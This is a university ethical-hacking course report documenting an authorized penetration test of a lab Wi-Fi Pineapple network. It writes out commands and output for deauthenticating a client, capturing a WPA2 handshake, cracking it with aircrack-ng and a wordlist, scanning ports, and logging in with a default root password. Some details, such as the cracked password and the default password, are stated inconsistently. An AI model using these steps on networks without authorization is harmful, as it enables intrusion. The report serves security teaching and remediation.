

Gray Box Network Testing

Prepared For: Embry-Riddle Aeronautical University – Prescott, AZ

Prepared By: Amanda Davenport

CI 320 – Ethical Hacking

Dr. Krishna Sampigethaya

December 8, 2021

Table of Contents

1	Executive Summary	3
1.1	Purpose and Scope of Work	3
1.2	Assumptions	3
1.3	Project Timeline	4
1.4	Summary Findings	4
1.5	Summary of Recommendations	4
2	Technical Report	6
2.1	Introduction	6
2.2	Information Gathering	6
2.2.1	Remote System Discovery	6
2.2.2	Remote System Hacking	7
2.2.3	System Discovery in Network	9
2.2.4	Admin Webpage Interface Compromised	12
2.3	Vulnerability Assessment	13
2.3.1	Aegis (Wi-Fi Pineapple) Default Password	13
2.3.2	Launch Nmap for Network Scanning	13
2.3.3	Aircrack-ng: WPA2	13
2.4	Risk and Exposure	13
2.4.1	Risk Rating	13
2.5	Recommendations	14
2.5.1	Offensive Security Recommendation:	14
2.6	Conclusion	15
3	References	16
4	Glossary	19

1 Executive Summary

1.1 Purpose and Scope of Work

1.1.1 The scope of this review was limited to a single non-internet facing network with an SSID of "Aegis". This is a networking device that Embry-Riddle Aeronautical University authorized our team to conduct a penetration test on. To access the network a standard WPA2 key is required. Gray box penetration testing will determine if the network is secure from external attackers. The goal of the penetration test is to:

- Identify if an attacker with no information about the network could penetrate Aegis' defenses.
- Identify vulnerable services hosted on Aegis.

The following items do not fall within the scope of the penetration test conducted for Embry-Riddle Aeronautical University by Amanda Davenport.

- Penetration testing networks that are not specified by Embry-Riddle Aeronautical University.
- Data capture and analysis of networks that are not specified by Embry-Riddle Aeronautical University.
- Changing usernames or password of account found on Aegis.
- Social engineering attacks against users connected to Aegis.

The Federal Computer Fraud and Abuse Act states that it is illegal to intentionally access a computer without proper authorization or acting beyond the scope of what is permitted. Amanda assumes the risk if the penetration test agreement is not followed.

1.2 Assumptions

1.2.1 It is assumed that any data found on the networking device will be used to determine security risks and vulnerabilities on Aegis. Embry-Riddle Aeronautical University assumes no responsibility or risks for actions conducted during the penetration test. All parties involved will not disclose the information found on Aegis.

1.3 Project Timeline

Week of	Objective
November 8, 2021:	Determine timeline and what tools to use during penetration testing. Begin performing foot printing and reconnaissance on Aegis.
November 15, 2021:	Perform packet sniffing on Aegis and decrypt captured packets.
November 22, 2021:	Conduct investigation inside the of Aegis using both port and IP address scanning.
December 1, 2021:	Develop PowerPoint presentation based on findings, and finish penetration testing report.
December 7, 2021:	Present findings.

Table 1. Project timeline, including dates and objectives our penetration testing team hoped to achieve that week.

1.4 Summary Findings

- 1.4.1 A network penetration test was conducted in accordance with the Hacker Methodology by EC-Council to “Aegis”, a network owned by Embry-Riddle Aeronautical University. Our penetration testing team identified several areas that are not secured. Overall, Aegis’s network and services are highly vulnerable.
- The Aegis network is susceptible to Aircrack-ng suite programs such as Airodump-ng and Aircrack-ng. When packets containing a WPA Handshake was captured by Airodump-ng, Aircrack-ng successfully able to conduct a dictionary attack against the captured packets which determined the password to Aegis was “H3ll0w0rld”. Information about services running on Aegis’ host node and device information could be gathered through the application Nmap, resulting in the discovery of the root management system which was running on the default port 1471. Aegis’s host node was vulnerable as the default password for the root management system had not been changed.

1.5 Summary of Recommendations

- 1.5.1 Based on the results of our penetration test, our penetration testing team advises Embry-Riddle Aeronautical University implements the following recommendations to mitigate the current risk of an attack on Aegis:
- 1.5.1.1 Ensure that strong credentials are used.
 - 1.5.1.2 Change the default service ports.
 - 1.5.1.3 Encrypt information being broadcasted on the wireless network.

Our penetration team advises the following long-term risk mitigation actions are taken:

- Implement strong password policies.
- Schedule regular penetration tests to reduce the possibility of a successful attack.
- Implement firewalls that will block or slow down the rate at which port scans are performed.

Recommendations are in order of risk posed to the organization if vulnerabilities persist.

2 Technical Report

2.1 Introduction

Embry-Riddle Aeronautical University's has contacted Amanda Davenport to perform a detailed gray box network penetration test on a network named "Aegis". Aegis was under development during the testing period, between December and November of 2021. Network penetration tests concluded on December 7th, 2021. This report is being presented to document the results of a penetration test and to make recommendations where appropriate on behalf of Embry-Riddle Aeronautical University.

2.2 Information Gathering

For the purposes of this assessment, Embry-Riddle Aeronautical University provided minimal information outside the SSID name: "Aegis". The intent was to simulate an adversary that had no knowledge of internal information. To avoid targeting systems that were not owned by Embry-Riddle Aeronautical University, all identified assets were submitted to Amanda Davenport for ownership verification before penetration testing was conducted. The network penetration test was conducted in accordance with the Hacker Methodology by EC-Council.

2.2.1 Remote System Discovery

Verification of the network being active was conducted using the Windows "Internet Access" (Figure 1).




Figure 1. Image taken of Windows Internet Access of Aegis being a connectable network.

After identifying the network, an attempt was made to gather information about Aegis using "airodump-ng wlan0mon". This command provided the channel number that Aegis uses and the BSSID. Aegis used channel 11 and had a BSSID of "02:13:37:A5:35:20" (Figure 2).

```
(root@kali)-[/home/kali]
# airodump-ng wlan0mon

CH 9 ][ Elapsed: 30 s ][ 2021-11-17 17:15 ][ PMKID found: 7C:57:3C:31:63:C
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH E
38:17:C3:A0:B8:63 -1 0 0 0 2 -1 <
00:25:00:FF:94:73 -1 0 1 0 6 -1 OPN <
00:13:37:A5:35:20 -47 30 0 0 11 65 OPN <
CH 4 ][ Elapsed: 30 s ][ 2021-11-17 17:15 ][ PMKID found: 7C:57:3C:31:63:C
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH E
38:17:C3:A0:B8:63 -1 0 0 0 2 -1 <
00:25:00:FF:94:73 -1 0 1 0 6 -1 OPN <
00:13:37:A5:35:20 -47 30 0 0 11 65 OPN <
02:13:37:A5:35:20 -48 32 0 0 11 65 WPA2 CCMP PSK A
7C:57:3C:30:C4:C2 -67 42 0 0 11 130 WPA2 CCMP MGT E
CH 4 ][ Elapsed: 30 s ][ 2021-11-17 17:15 ][ PMKID found: 7C:57:3C:31:63:C
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH E
38:17:C3:A0:B8:63 -1 0 0 0 2 -1 <
CH 2 ][ Elapsed: 1 min ][ 2021-11-17 17:15 ][ PMKID found: 90:4C:81:7F:AD:81
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
24:F2:7F:C4:4C:C3 -1 0 0 0 6 -1 <length: 0>
7C:57:3C:30:17:E0 -1 0 2 0 6 -1 OPN <length: 0>
02:13:37:A5:35:20 -48 75 0 0 11 65 WPA2 CCMP PSK Aegis
```

Figure 2. Using the command “airodump-ng wlan0mon” to gather information about Aegis such as BSSID.

The BSSID functions similarly to a MAC Address and may be used to determine the vendor of the networking device.

2.2.2 Remote System Hacking

Network penetration began by using the tool “bully”. Bully needed the information gathering during Section 2.2.1. The command used was “bully wlan0mon -b 02:13:37:A5:35:20 -e Aegis -c 11” (Figure 3).

```
(root@kali)-[/home/kali]
# bully wlan0mon -b 02:13:37:A5:35:20 -e Aegis -c 11
[!] Bully v1.4-00 - WPS vulnerability assessment utility
[P] Modified for pixiewps by AAnarchyYY(aanarchy@gmail.com)
[+] Switching interface 'wlan0mon' to channel '11'
[!] Using '00:c0:d7:d4:07:ec' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '02:13:37:a5:35:20' on channel '11'
[+] Got beacon for 'Aegis' (02:13:37:a5:35:20)
[X] The AP doesn't appear to be WPS enabled (no WPS IE)
```

Figure 3. Using the program “bully” in an unsuccessful attempt to brute-force the WPS of Aegis.

This tool determined that Aegis did not have a WPS enabled. WPS is highly vulnerable to brute-force attacks as there are only 9,999,999 possible combinations of passwords that may be used¹². Steps were then taken to find another way into the network.

Packets that held WPA Handshake information were captured by using “airodump-ng -ivs -w wifi-pass -bssid 02:13:37:A5:35:20 -c 11 wlan0mon” (Figure 4).

```
CH 11 ][ Elapsed: 2 mins ][ 2021-12-05 22:46 ][ WPA handshake: 02:13:37:A5:35:20
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:13:37:A5:35:20	-57	100	1130	227	0	11	65	WPA2	CCMP	PSK	Aegis

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
02:13:37:A5:35:20	BA:7B:CE:0E:06:73	-34	1e-1e	0	398	EAPOL	Aegis

Figure 4. Collection of the WPA handshake.

A WPA Handshake was achieved by using the command “aireplay-ng -0 20 02:13:37:A5:35:20 -c BA:7B:C3:0E:06:73” (Figure 5).

[illegible]

Figure 5. De-authentication of a user. 20 “DeAuth” packets were sent to a specific target BA:7B:CE:0E:06:73 on the target access point 02:13:37:A5:35:20, Aegis.

Airplay-ng de-authenticates a specific target on the network. There was one device on the network "BA:7B:C3:0E:06:73" which was targeted to capture a WPA Handshake. The information gathered from airodump can be used by attackers to gain unauthorized access to Aegis if the information captured is decrypted.

The captured packets were decrypted using “aircrack-ng wifi-pass-01.ivs - w /media/kali/SAMDATA/rockyou.txt” (Figure 6).


```

root@kali:~/home/kali# aircrack-ng wifi-pass-01.ivs -w /media/kali/SAMDATA/rockyou.txt
Reading packets, please wait...
Opening wifi-pass-01.ivs
Read 10 packets.

# BSSID      ESSID      Encryption
1 02:13:37:A5:35:20 Aegis      WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening wifi-pass-01.ivs
Read 10 packets.

1 potential targets

New Version: Aircrack-ng 1.6

[00:01:49] 1110566/14344391 keys tested (10313.14 k/s)
Time left: 21 minutes, 23 seconds 7.74%

Current passphrase: yelene

Master Key : 41 D8 27 13 5F 8F C4 D7 C4 C3 E3 3C 42 2D E3 8F
             B6 F7 EA A2 9A F6 9C 2D EF F3 54 53 8E 34 FC 19

Transient Key : D9 64 53 58 A3 D4 D7 6F 7E 44 A7 C9 77 83 9D A9
                57 EC A3 2D AD AB 8D E6 65 2C 00 F0 E9 4F AB 54
                87 FF A3 9C DF E3 0A 74 D7 37 1E FC 22 0F BA 0E
                05 1C 25 07 1B 6E CA 0F 7A 3E 49 16 72 B3 D8 73

EAPOL HMAC : FB 63 FF 0B FB C0 70 1A 58 86 5C 40 A6 D4 E1 12

```

Figure 6. Conducting a dictionary attack against the WPA handshake.

This command performed a dictionary attack against the encrypted password. If replicated by an attacker, it would take approximately 42 minutes and 51 seconds to determine the password was “H3lloworld” (Figure 7). The wordlist “rockyou.txt” was chosen because of the high quantity of words it contains.

```

[00:42:51] 11320695/14344391 keys tested (4369.47 k/s)
Time left: 11 minutes, 32 seconds 78.92%

KEY FOUND! [ H3lloworld ]

Master Key : A5 16 65 B7 79 48 A2 83 9F FC F6 33 E5 CB 4B 3E
             A8 67 FB DE DD F3 D6 4D 2B CD 1F FA 26 46 E2 8A

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 7F 1A D7 0C FA 86 F6 5E 42 48 93 31 0E 10 A4 A4

```

Figure 7. The password “H3lloworld” was found in 42 minutes and 51 seconds. Aircrack-ng tested 11,320,695 out of 14,344,391 keys.

To verify “H3lloworld” was the correct password to Aegis, a direct connection was made to Aegis using the password.

2.2.3 System Discovery in Network

Steps were taken to determine the IP address of the computer used to conduct the penetration test and other devices that may be connected to the network. “ifconfig” revealed that the IP address assigned to the penetration test computer was “172.16.42.200” (Figure 8). This

information helped determine that the subnet would likely be “172.16.42.0/24”.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 80:fa:5b:21:07:88 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 18

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 28 bytes 1784 (1.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 1784 (1.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.42.200 netmask 255.255.255.0 broadcast 172.16.42.255
    inet6 fe80::1da:163c:c1af:e31 prefixlen 64 scopeid 0<link>
    ether dc:53:60:cc:9f:20 txqueuelen 1000 (Ethernet)
    RX packets 55 bytes 3538 (3.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 2831 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 8. Using ifconfig to identify network information.


To gather additional information about Aegis the command “sudo arp-scan 172.16.42.0/24” was run to determine what hosts were on the network (Figure 9). One host was found with the IP address of “172.16.42.1”. It is assumed that this was the host for Aegis.

```
(kali@kali)-[~]
$ sudo arp-scan 172.16.42.0/24
Interface: wlan0, type: EN10MB, MAC: dc:53:60:cc:9f:20, IPv4: 172.16.42.200
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.42.1 00:13:37:a5:35:20 Orient Power Home Network Ltd.

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.013 seconds (127.17 hosts/sec).
1 responded
```

Figure 9. Using “arp-scan 172.16.42.0/24” to discover nodes connected to the network.

All TCP ports on “172.16.42.1” were scanned using the command “nmap -p- 172.16.42.1” (Figure 10).



```
SYN Stealth Scan Timing: About 81.70% done; ETC: 02:08 (0:08:03 remaining)
Nmap scan report for Pineapple.lan (172.16.42.1)
Host is up (0.0025s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1471/tcp  open  csdmbase
MAC Address: 00:13:37:A5:35:20 (Orient Power Home Network)

Nmap done: 1 IP address (1 host up) scanned in 2640.43 seconds

(root@kali)~/kali$ nmap -p- 172.16.42.1
```

Figure 10. Open TCP port Information gathered about the host 172.16.42.1.

There were four ports open: 22, 53, 80, 1471. These ports ran SSH, domain, HTTP, and csdmbase respectively. Additional information that could be gathered from Nmap was the device named “Pineapple.lan” (Figure 10). A web search of “Pineapple 1471”, revealed that the port hosted a management tool accessible by through a web browser.

From the information gathered, a network architecture map was created, shown below in Figure 11. The specified testing environment assigned by Embry-Riddle Aeronautical University may be seen at the top of Figure 11. Branching from Aegis are the services gathered in the previous step, SSH, domain, HTTP, and csdmbase. The user that was connected to the network that allowed for a WPA Handshake to be captured has also been noted in this network architecture map. Outside of Aegis, there were several other accessible access points which are noted in the diagram to provide a full view into the penetration testing environment. However, our team did not pursue as they were outside of the scope of this penetration test.




Figure 11. Network architecture map of testing environment.

2.2.4 Admin Webpage Interface Compromised

Using Firefox, a connection was made to “172.16.42.1:1471” and a prompt to enter a root password to continue appeared (Figure 12). Another search online showed that the default password to the root account was “change_on_install” and an attempt to use this password was successful in granting permission to the root account (Figure 13).

Figure 12. Prompt for root password for a Wi-Fi Pineapple login.




Figure 13. Image of pineapple root management user interface.

2.3 Vulnerability Assessment

The Risk Rating Scale was created based off CVE data that had a similar scenario in accordance with NIST SP 800-153. This vulnerability assessment is ordered based on the likelihood of the attack's occurrence and the impact of the attack on Aegis.

2.3.1 Aegis (Wi-Fi Pineapple) Default Password

Date discovered: December 5, 2021

Risk Rating: High

Description: By default, a Wi-Fi Pineapple comes with a password, **change_on_login**. This password was not changed during setup.

Impact: Attackers can access the root management account.

Remediation: Change the credentials for the Wi-Fi Pineapple root management account.

2.3.2 Launch Nmap for Network Scanning

Date discovered: December 5, 2021

Risk rating: Low

Description: Nmap performs a network-wide scan that detects open ports, operating systems, services, and executes NSE tests.

Impact: Attackers may use the information gained by a Nmap scan to determine vulnerabilities on services running or operating systems.

Remediation: Implement firewalls that block or slow down the rate which Nmap scans are performed.

2.3.3 Aircrack-ng: WPA2

Date discovered: December 5, 2021

Risk rating: High

Description: This suite captures packets from networks and performs a dictionary attack against the captured WPA Handshake.

Impact: Attackers can access the Wi-Fi network without permission.

Remediation: Use stronger credentials for passwords.

2.4 Risk and Exposure

2.4.1 Risk Rating

The overall risk attributed to the Aegis determined by the penetration test is high. A direct path from an external attacker to the Aegis was discovered using easily accessible tools. It is reasonable to believe that an

entity with malicious intent could successfully perform an attack against Aegis.

2.5 Recommendations

Due to the impact on the overall organization, as uncovered by this penetration test, appropriate resources should be allocated to ensure the remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some items that are important to mention:

2.5.1 Offensive Security Recommendation:

- 2.5.1.1 **Ensure that strong credentials are used.** The Aegis was compromise due to the use of weak passwords. NIST SP 800-63B has recommended guidelines for generating passwords that are strong against common passphrases and dictionary words. Approximately 81% of all security breaches are caused by insecure password management¹⁷ and approximately 80% of passwords can be cracked in about 20 hours using high end tools⁸. The approximate cost of an easy to crack or guess password may range from hundreds of dollars to millions of dollars based on what the compromised account is used for²⁰.
- 2.5.1.2 **Change the default service ports.** Attackers can research specific vulnerabilities based on common default port numbers. Default ports are most likely to be reviewed by an attacker first. NIST SP 800-153 has guidelines that recommended security on a wireless network. Depending on the services running on the default ports, the cost of a successful attack may range from hundreds of dollars to millions of dollars and may contribute to a data leakage.
- 2.5.1.3 **Encrypt information being broadcasted on wireless network.** Wireless networks are typically vulnerable to interception, alteration, and disruption. Attackers may leverage the wireless nature of Aegis to capture information about the network. NIST SP 800-153 is recommended for guidelines on how to secure a wireless network. The cost of data being leaked because of insecure network broadcasting can range from thousands of dollars to millions of dollars based on the data's information and confidentiality.
- 2.5.1.4 **Conduct regular vulnerability assessments.** Implementing regular vulnerability assessments, as part of "Aegis" management strategy, will allow for a thorough understanding of the current state of development "Aegis" is undergoing as well as ensuring that security controls are implemented and properly reviewed.

NIST SP 800-30 is recommended for guidelines on vulnerability assessments.

2.5.1.5 Implement firewalls that will block or slow down the rate at which port scans are performed. Attackers may use port scanners to identify nodes connected to the network. Vulnerable services running or the type of operating system a node uses can also be detected by programs such as Nmap. Preventing port scanners from being run efficiently on a network can reduce the chance of an attacker finding a vulnerable service or operating system-specific vulnerabilities.

2.6 Conclusion

Aegis suffered from security and password policies not being implemented, which led to penetration testers being able to connect to Aegis without proper authorization from network administrators. Failures to address default passwords resulted in the root management system being compromised. Current policies for Aegis regarding password assignment are not adequate to mitigate the impact of the discovered vulnerabilities.

The specific goal of the penetration test was stated as:

- Identify if an attacker with no information about the network could penetrate Aegis' defenses.
- Identify vulnerable services hosted on Aegis.

The goals of the penetration test were successfully met. A targeted attack against Aegis provides attacker access in Aegis' network. The information of users may be compromised by breaching the root management system which is accessible by using the default root password.

3 References

- 1 192.168.1.1. (n.d.). *Hak5 WiFi Pineapple Default Router Login*. Retrieved December 7, 2021, from <https://www.192-168-1-1-ip.co/router/hak5/wifi-pineapple/14514/>
- 2 Acunetix. (n.d.). *Launch Nmap For Network Scanning Network Vulnerability*. Retrieved December 7, 2021, from <https://www.acunetix.com/vulnerabilities/network/vulnerability/launch-nmap-for-network-scanning/>
- 3 Aircrack-ng. (n.d.). *Aircrack-ng*. Retrieved December 7, 2021, from <https://www.aircrack-ng.org/>
- 4 *bully | Kali Linux Tools*. (n.d.). Kali Linux. Retrieved December 7, 2021, from <https://www.kali.org/tools/bully/#:%7E:text=Bully%20is%20a%20new%20implementati,on,over%20the%20original%20reaver%20code.>
- 5 Cimpanu, C. (2021, January 4). *Malware uses WiFi BSSID for victim identification*. ZDNet. Retrieved December 7, 2021, from <https://www.zdnet.com/article/malware-uses-wifi-bssid-for-victim-identification/#:%7E:text=Known%20as%20a%20%22Basic%20Service,using%20to%20c,onnnect%20via%20WiFi.>
- 6 Ellis, J. (2019, November 12). *SSID*. Comms InfoZone. Retrieved December 8, 2021, from <https://www.comms-express.com/infozone/article/ssid/#:%7E:text=The%20abbreviation%20SSID%20stands%20for,for%20communications%20via%20the%20network.>
- 7 Grassi, P. A., Fenton, J. L., Newton, E. M., Perlner, R. A., Regenscheid, A. R., Burr, W. E., & Richer, J. P. (2017, June). *NIST Special Publication 800–63B*. NIST. Retrieved December 7, 2021, from <https://pages.nist.gov/800-63-3/sp800-63b.html>
- 8 Henshaw, A. (2019, June 25). *20 Hours, \$18, and 11 Million Passwords Cracked*. Hacker Noon. Retrieved December 8, 2021, from <https://hackernoon.com/20-hours-18-and-11-million-passwords-cracked-c4513f61fdb1>
- 9 Kaspersky. (2021, July 5). *What is an IP Address – Definition and Explanation*. Www.Kaspersky.Com. Retrieved December 7, 2021, from <https://www.kaspersky.com/resource-center/definitions/what-is-an-ip-address>
- 10 Linksys. (n.d.). *What is an Access Point and How is it Different from a Range Extender?* Retrieved December 7, 2021, from <https://www.linksys.com/us/r/resource-center/what-is-a-wifi-access-point/#:%7E:text=An%20access%20point%20is%20a,signal%20to%20a%20designated%20area.>
- 11 NIST. (n.d.). *penetration testing - Glossary | CSRC*. Retrieved December 8, 2021, from https://csrc.nist.gov/glossary/term/penetration_testing

- 12 NIST. (2021, February 1). *NIST General Information*. Retrieved December 8, 2021, from <https://www.nist.gov/director/pao/nist-general-information>
- 13 Nmap. (n.d.). *Chapter 11 Defenses Against Nmap | Nmap Network Scanning*. Retrieved December 7, 2021, from <https://nmap.org/book/defenses.html>
- 14 O. (2017, July 22). *How to Hack Wi-Fi: Breaking a WPS PIN to Get the Password with Bully*. WonderHowTo. Retrieved December 7, 2021, from <https://null-byte.wonderhowto.com/how-to/hack-wi-fi-breaking-wps-pin-get-password-with-bully-0158819/>
- 15 Ohm, P., Sicker, D., & Grunwald, D. (n.d.). *Legal Issues Surrounding Monitoring During Network Research (Invited Paper)*. SIGCOMM. Retrieved December 8, 2021, from <http://conferences.sigcomm.org/imc/2007/papers/imc152.pdf>
- 16 Oxford University Press (OUP). (n.d.). *dictionary attack*. Lexico.Com. Retrieved December 7, 2021, from https://www.lexico.com/en/definition/dictionary_attack
- 17 Palfy, S. (2018, June 14). *How Much do Passwords Cost your Business?* Infosecurity Magazine. Retrieved December 8, 2021, from <https://www.infosecurity-magazine.com/opinions/how-much-passwords-cost>
- 18 PCMag. (n.d.). *Definition of Nmap*. Retrieved December 8, 2021, from <https://www.pcmag.com/encyclopedia/term/nmap>
- 19 Perry, J. (n.d.). *How to Use Arp-Scan Online Training*. Cybrary. Retrieved December 7, 2021, from <https://www.cybrary.it/course/arp-scan-tutorial/#:%7E:text=Arp%2Dscan%20is%20a%20low,captured%20by%20network%20scanning%20devices.>
- 20 Red Hat. (2020, November 25). *What is a CVE?* Retrieved December 7, 2021, from <https://www.redhat.com/en/topics/security/what-is-cve>
- 21 Salmi, D. (2016, May 5). *Can your bad passwords cost you money and cause trouble?* Avast. Retrieved December 8, 2021, from <https://blog.avast.com/can-your-bad-passwords-cost-you-money-and-cause-trouble>
- 22 Tucci, L. (2021, October 12). *What is risk management and why is it important?* SearchCompliance. Retrieved December 8, 2021, from <https://searchcompliance.techtarget.com/definition/risk-management#:~:text=Risk%20management%20is%20the%20process,errors%2C%20accidents%20and%20natural%20disasters.>
- 23 WiFi Pineapple Wiki. (n.d.). *WiFi Pineapple Wiki*. Retrieved December 7, 2021, from <https://wiki.wifipineapple.com/#!/management.md>
- 24 Wikipedia contributors. (2021a, July 3). *Ifconfig*. Wikipedia. Retrieved December 7, 2021, from <https://en.wikipedia.org/wiki/Ifconfig>

- 25 Wikipedia contributors. (2021b, November 17). *MAC address*. Wikipedia. Retrieved December 8, 2021, from https://en.wikipedia.org/wiki/MAC_address#:~:text=A%20media%20access%20control%20address,Wi%2DFi%2C%20and%20Bluetooth.
- 26 Wikipedia contributors. (2021c, December 1). *Kali Linux*. Wikipedia. Retrieved December 7, 2021, from https://en.wikipedia.org/wiki/Kali_Linux
- 27 Wikipedia contributors. (2021d, December 3). *Port (computer networking)*. Wikipedia. Retrieved December 8, 2021, from [https://en.wikipedia.org/wiki/Port_\(computer_networking\)](https://en.wikipedia.org/wiki/Port_(computer_networking))

4 Glossary

Term	Definition
Access Point	A device that creates a wireless local area network.
Aircrack-ng Suite	A command line network software that allows a user to view surrounding networks, packet sniff wireless networks, conduct password cracking on WEP and WPA/WPA2-PSK, and analyze wireless networks.
Address Resolution Protocol (ARP) Scan	A tool used to associate the MAC to IP address on a specified network subnet.
Basic Service Set Identifier (BSSID)	The MAC address of a wireless router or access point.
Bully	WPS brute force attack software.
Common Vulnerabilities and Exposures (CVE)	A public database containing security vulnerabilities.
Dictionary Attack	An attempt to enter a system using a pre-generated word list of possible password combination.
Ifconfig	A command-line interface command that can be used to gather information about a system's current connected networks.
IP Address	A unique address assigned to a node that identifies it on the internet or on a local network.
Kali Linux	A "flavor" of Linux that is designed to assist penetration testers and digital forensic examiners.
Media Access Control (MAC)	A unique node identifier that is assigned to the network interface card.
National Institute of Standards and Technology (NIST)	A government agency of the United States Department of Commerce that sets standards for science and technology.
Network Mapper (Nmap)	A tool used to scan for services or operating systems running on a particular system.
Penetration Testing	A security test that mimics real-world attack to identify vulnerabilities in a system, application, or network.
Risk Management	Process of identifying, assessing, and mitigating threats.
Service Set Identifier (SSID)	A unique name that identifies a network.

TCP Ports	Endpoint of computer communication that identifies services and processes.
Vulnerable System	A system with weak security measures in place that may be improved upon.
Wi-Fi Protected Setup (WPS)	A wireless network configuration.
Wireless Protected Access 2 (WPA2)	Encryption for wireless networks.